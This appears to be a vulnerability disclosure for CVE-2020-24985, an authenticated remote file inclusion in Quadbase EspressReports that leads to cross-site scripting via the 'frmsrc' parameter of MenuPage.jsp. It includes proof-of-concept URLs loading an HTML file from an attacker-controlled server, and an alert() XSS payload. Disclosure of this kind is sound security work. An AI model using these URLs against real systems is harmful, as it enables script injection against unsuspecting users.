
CVE-2020-24985

Quadbase – EspressReports ES – Version 7, Update 9 – Authenticated Remote File Inclusion (RFI) to Cross Site Scripting (XSS)

An authenticated user is able to navigate to the "MenuPage" section of the application, located: /ERES/MenuPage/MenuPage.jsp. Via the menu a dashboard file can be loaded.




The ERES dashboard as viewed by a standard user.

By viewing the sourced code of MenuPage.jsp, a parameter can be identified called 'frmsrc'. The value held in this parameter is loaded into the JSP and all HTML is escaped. This is then set to the value of the MenuPage.frameSrc. These files are then loaded into the same location as the dashboard above.

By using the 'frmsrc' parameter, we were able to perform a remote request to an attacker-controlled server and load in a malicious html file. This was achieved using the following URL:

http://tomcatserver:8080/ERES/MenuPage/MenuPage.jsp?frmsrc=http://attacker:8081/poc.html



XSS payload rendered within the application

Figure 2 shows the result of loading in a html file which includes an XSS payload. Examining the source code, we can see that the iframe src now points to the attacker's server.

Figure 3 – iframe src now equals the attacker's server.




Figure 4 – Attacker controlled server, receiving the RFI request.

POC:

```
<script>alert("RFI to XSS");</script>
```

http://192.168.1.224:8080/ERES/MenuPage/MenuPage.jsp?frmsrc=http://192.168.1.225:8081/poc.html